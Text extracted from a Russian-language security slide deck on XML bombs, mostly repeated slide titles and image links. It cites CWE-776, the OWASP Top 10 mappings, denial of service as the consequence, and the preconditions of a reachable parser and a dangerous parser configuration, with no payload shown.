
XML-бомбы




XML-бомбы




XML-бомбы




XML-бомбы



XML-бомбы




XML-бомбы




XML-бомбы

- CWE-776:
  Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')
- OWASP Top 10:
  - 2017: A4:2017 – XML External Entities (XXE)
  - 2021: A05:2021 – Security Misconfiguration


Последствия: DoS



XML-бомбы




XML-бомбы



Условия:

1. Путь XML-бомбы до парсера

XML-бомбы




Условия:
1. Путь XML-бомбы до парсера
2. Опасная конфигурация парсера

